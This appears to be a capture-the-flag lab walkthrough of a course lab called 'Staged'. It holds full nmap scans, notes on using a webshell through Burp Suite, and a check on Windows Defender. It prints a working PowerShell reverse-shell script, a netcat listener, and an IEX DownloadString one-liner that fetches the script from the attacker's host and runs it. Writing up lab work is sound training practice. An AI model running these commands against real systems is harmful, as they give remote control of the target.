Staged

Staged is a "Medium" rated Windows & Linux challenge lab. I would rate this more towards the higher end of medium going on hard due to the need to know how to bypass Windows Defender. I am sure there are other ways to bypass defender and I would love to revisit this lab once I become more proficient at doing that. The lab is based off the Sliver C2: Pentesting and Evasion course offered from HackSmarter, which I would highly recommend. That course can be found here if you would like to check it out.
Attack Path:
For this lab it is important to read the Objective/Scope outlined in the lab.

- Next add the IPs and host names to /etc/hosts file.
/etc/hosts entry:

- Scan the target machines
Nmap TCP scan of targets:
Nmap of sqlsrv.hacksmarter:
# Nmap 7.95 scan initiated Tue Dec  9 19:32:45 2025 as: /usr/lib/nmap/nmap -A -p- -vv -iL scope.txt -oA scope_tcp_scan
Nmap scan report for 10.0.20.47
Host is up, received echo-reply ttl 62 (0.093s latency).
Scanned at 2025-12-09 19:32:46 PST for 414s
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 41:c1:7a:e3:3e:54:16:1e:2d:b3:29:5e:f1:78:f2:7f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCbx5Jw9a1HEbGaZ2q5eTP3kKO+QM10POYEALTkMueweotrJQNO9rLyK1w7Fwfci3Yi7fS8w4xdBjT296SnJnFY=
|   256 f1:93:95:e1:73:a6:ee:f4:55:58:c1:04:c5:63:c5:e4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPFAtDETfYlpAMl7SO22Qxd7sR94NiMiSyw+mNNSSr0p
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running (JUST GUESSING): Linux 4.X|2.6.X|3.X|5.X (97%), MikroTik RouterOS 7.X (91%)
OS CPE: cpe:/o:linux:linux_kernel:4.15 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 4.15 (97%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (91%), Linux 3.4 - 3.10 (91%), Linux 4.15 - 5.19 (91%), Linux 5.0 - 5.14 (91%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (91%), Linux 2.6.32 - 3.10 (91%), Linux 5.4 (90%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.95%E=4%D=12/9%OT=22%CT=%CU=%PV=Y%DS=3%DC=T%G=N%TM=6938EB7C%P=aarch64-unknown-linux-gnu)
SEQ(SP=107%GCD=1%ISR=109%TI=Z%II=I%TS=A)
SEQ(SP=FC%GCD=1%ISR=106%TI=Z%TS=A)
OPS(O1=M578ST11NW7%O2=M578ST11NW7%O3=M578NNT11NW7%O4=M578ST11NW7%O5=M578ST11NW7%O6=M578ST11)
WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)
ECN(R=Y%DF=Y%TG=40%W=F507%O=M578NNSNW7%CC=Y%Q=)
T1(R=Y%DF=Y%TG=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
U1(R=N)
IE(R=Y%DFI=N%TG=40%CD=S)

Uptime guess: 22.099 days (since Mon Nov 17 17:17:06 2025)
Network Distance: 3 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   90.87 ms 10.200.0.1
2   ...
3   91.08 ms 10.0.20.47
Nmap of web.hacksmarter:
Nmap scan report for 10.0.29.19
Host is up, received syn-ack ttl 126 (0.093s latency).
Scanned at 2025-12-09 19:32:46 PST for 414s
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE       REASON          VERSION
80/tcp   open  http          syn-ack ttl 126 Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.0.30)
| http-title: Welcome to XAMPP
|_Requested resource was http://10.0.29.19/dashboard/
|_http-favicon: Unknown favicon MD5: 56F7C04657931F2D0B79371B2D6E9820
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
443/tcp  open  ssl/http      syn-ack ttl 126 Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.0.30)
|_http-favicon: Unknown favicon MD5: 6EB4A43CB64C97F76562AF703893C8FD
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| http-title: Welcome to XAMPP
|_Requested resource was https://10.0.29.19/dashboard/
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2009-11-10T23:48:47
| Not valid after:  2019-11-08T23:48:47
| MD5:   a0a4:4cc9:9e84:b26f:9e63:9f9e:d229:dee0
| SHA-1: b023:8c54:7a90:5bfa:119c:4e8b:acca:eacf:3649:1ff6
| -----BEGIN CERTIFICATE-----
| MIIBnzCCAQgCCQC1x1LJh4G1AzANBgkqhkiG9w0BAQUFADAUMRIwEAYDVQQDEwls
| b2NhbGhvc3QwHhcNMDkxMTEwMjM0ODQ3WhcNMTkxMTA4MjM0ODQ3WjAUMRIwEAYD
| VQQDEwlsb2NhbGhvc3QwgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAMEl0yfj
| 7K0Ng2pt51+adRAj4pCdoGOVjx1BmljVnGOMW3OGkHnMw9ajibh1vB6UfHxu463o
| J1wLxgxq+Q8y/rPEehAjBCspKNSq+bMvZhD4p8HNYMRrKFfjZzv3ns1IItw46kgT
| gDpAl1cMRzVGPXFimu5TnWMOZ3ooyaQ0/xntAgMBAAEwDQYJKoZIhvcNAQEFBQAD
| gYEAavHzSWz5umhfb/MnBMa5DL2VNzS+9whmmpsDGEG+uR0kM1W2GQIdVHHJTyFd
| aHXzgVJBQcWTwhp84nvHSiQTDBSaT6cQNQpvag/TaED/SEQpm0VqDFwpfFYuufBL
| vVNbLkKxbK2XwUvu0RxoLdBMC/89HqrZ0ppiONuQ+X2MtxE=
|_-----END CERTIFICATE-----
3389/tcp open  ms-wbt-server syn-ack ttl 126 Microsoft Terminal Services
| ssl-cert: Subject: commonName=EC2AMAZ-IBNMCK4
| Issuer: commonName=EC2AMAZ-IBNMCK4
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-09-09T01:57:20
| Not valid after:  2026-03-11T01:57:20
| MD5:   4e0d:6c55:04aa:2e99:ba61:2ec6:3548:eb2e
| SHA-1: f09f:cb38:f31a:ccc7:3e14:c54b:f563:1818:4467:54b0
| -----BEGIN CERTIFICATE-----
| MIIC4jCCAcqgAwIBAgIQMZDB12xZ3bVH2wAyUDsjNTANBgkqhkiG9w0BAQsFADAa
| MRgwFgYDVQQDEw9FQzJBTUFaLUlCTk1DSzQwHhcNMjUwOTA5MDE1NzIwWhcNMjYw
| MzExMDE1NzIwWjAaMRgwFgYDVQQDEw9FQzJBTUFaLUlCTk1DSzQwggEiMA0GCSqG
| SIb3DQEBAQUAA4IBDwAwggEKAoIBAQDctLLC5MfXTzsZLU6Ap7+jEOiZoUSax1ty
| /DIlqDJy0zNBGxcMa0NP8oghvTC1XlrGBU9k3A3qaZgF0Fy4ac8qs2pWSXAsodE3
| YrbLCNEBvY2exWegv8MpRdU47Gy+rrmvk3tDBVsR8TAHd9HllJBQX6xjnymzVcuL
| LEOw6tDizLIrgE7K7RmL8PtXZEqHmnFQ71UU9wz5SwqgDU3vzVJKIBK/9lMRV9n4
| 0/M3Yw/QUFFgWXLdnq3Pp/Eazupqcdeir4/VSb+Q8GqE5kpQ1GEl2EaE9SV/u/4i
| lfNOFmJWhtfXdSo4NBxlyJHLnorHX9Quz3OtyqBON+o/Fe2AOg/hAgMBAAGjJDAi
| MBMGA1UdJQQMMAoGCCsGAQUFBwMBMAsGA1UdDwQEAwIEMDANBgkqhkiG9w0BAQsF
| AAOCAQEAkq4XeDX17g2QyqK+m2a1NPL5Qz/y1HO77BLQTi22GbsJHIR7OdsJFjKX
| oC4g2lD4ZOPYzmr86jNv2UMjSOrPUbmCRIHELpX0HbeDk6xb3hqHwpLDFjUaOyAq
| B0FZZ+sfKGHrSk9E8URj40pwC7dqLpST4WuS6m5Tv4JwLIiMmFVUbeM0CLd/oCA6
| LlVMPHSAoMk+Zm42MS2MYUa32jbz31is5rLe0aUM4lqWRDAJ13+aYcMy/tuUtyYw
| Ch0HjuNM8jCKYJHbnqrLWI/zuihiAwHRuMD12lV2CAoDaJp9Vo3XV+CRqrCQwGqO
| DunfMiiKwprgU5OyXFRI4qLDoJXoHA==
|_-----END CERTIFICATE-----
|_ssl-date: 2025-12-10T03:39:39+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: EC2AMAZ-IBNMCK4
|   NetBIOS_Domain_Name: EC2AMAZ-IBNMCK4
|   NetBIOS_Computer_Name: EC2AMAZ-IBNMCK4
|   DNS_Domain_Name: EC2AMAZ-IBNMCK4
|   DNS_Computer_Name: EC2AMAZ-IBNMCK4
|   Product_Version: 10.0.20348
|_  System_Time: 2025-12-10T03:39:34+00:00
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
TCP/IP fingerprint:
SCAN(V=7.95%E=4%D=12/9%OT=80%CT=%CU=%PV=Y%DS=3%DC=T%G=N%TM=6938EB7C%P=aarch64-unknown-linux-gnu)
SEQ(SP=105%GCD=1%ISR=106%TI=I%TS=A)
SEQ(SP=106%GCD=1%ISR=109%TI=I%TS=A)
OPS(O1=M578NW8ST11%O2=M578NW8ST11%O3=M578NW8NNT11%O4=M578NW8ST11%O5=M578NW8ST11%O6=M578ST11)
WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFDC)
ECN(R=Y%DF=Y%TG=80%W=FFFF%O=M578NW8NNS%CC=Y%Q=)
T1(R=Y%DF=Y%TG=80%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=N)
U1(R=N)
IE(R=N)

Uptime guess: 0.007 days (since Tue Dec  9 19:29:42 2025)
Network Distance: 3 hops
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 0s, deviation: 0s, median: 0s

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
-   Hop 1 is the same as for 10.0.20.47
2   ...
3   93.14 ms 10.0.29.19

Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Dec  9 19:39:40 2025 -- 2 IP addresses (2 hosts up) scanned in 414.86 seconds

- Going to the webshell we can see that we have remote code execution already and can run commands.
RCE example from webshell:

- To play with this more I sent the request over to Burp Suite repeater.
Burp Suite repeater:


- Next I figured I should try to get a reverse shell, running through a few different shells, it seems like Windows Defender may be on. To confirm this I tried running the
Get-MpComputerStatuscommand but it did not return any results. I then ran it again, prependingpowershell.exeto the command and was able to get the results I expected and we can see that Defender is running.
Checking Get-MpComputerStatus in Burp Suite:

NOTE: When you run commands with special characters or spaces in Burp Suite make sure to URL encode the commands, you can do this by highlighting the command and hitting control-u or right clicking and selecting Convert Selection > URL > URL-Encode key characters.
URL encode the command:
- This command can also be ran in the webshell in the browser, but it is much harder to read.
Example in browser:
- Although this step was not really needed I wanted to see if I could get a reverse shell.
- To get a working reverse shell I used the webshell to download and run this reverse shell which I saved as
shell.ps1
Shell.ps1:
$TCPClient = New-Object Net.Sockets.TCPClient('10.200.22.189', 445)
$NetworkStream = $TCPClient.GetStream()
$StreamWriter = New-Object IO.StreamWriter($NetworkStream)

function WriteToStream ($String) {
    [byte[]]$script:Buffer = 0..$TCPClient.ReceiveBufferSize | ForEach-Object {0}
    $StreamWriter.Write($String + 'SHELL> ')
    $StreamWriter.Flush()
}

WriteToStream ''
while(($BytesRead = $NetworkStream.Read($Buffer, 0, $Buffer.Length)) -gt 0) {
    $Command = ([text.encoding]::UTF8).GetString($Buffer, 0, $BytesRead - 1)
    $Output = try {Invoke-Expression $Command 2>&1 | Out-String} catch {$_ | Out-String}
    WriteToStream ($Output)
}


$StreamWriter.Close()- Next I started a Python server on my attack machine (Kali), I used
updog, but a simplepython3 -m http.server 80would work just as well.
Starting Python3 server on Kali:

updog -p 80 -d ./- I also started a Netcat listener on Kali, using
rlwrap,rlwrapwill allow you to use the arrow keys to move the cursor around with the reverse shell which is much easier to deal with.
Start NC Listener on Kali:
rlwrap nc -lvnp 445- Next I ran the following command on the webshell.
Download and run reverse shell:
cmd /c powershell IEX (New-Object System.Net.Webclient).DownloadString('http://10.200.22.189/shell.ps1');powershell ./shell.ps1- Again, if running in Burp Suite make sure to URL encode the command before running it.
Reverse shell in Burp Suite:
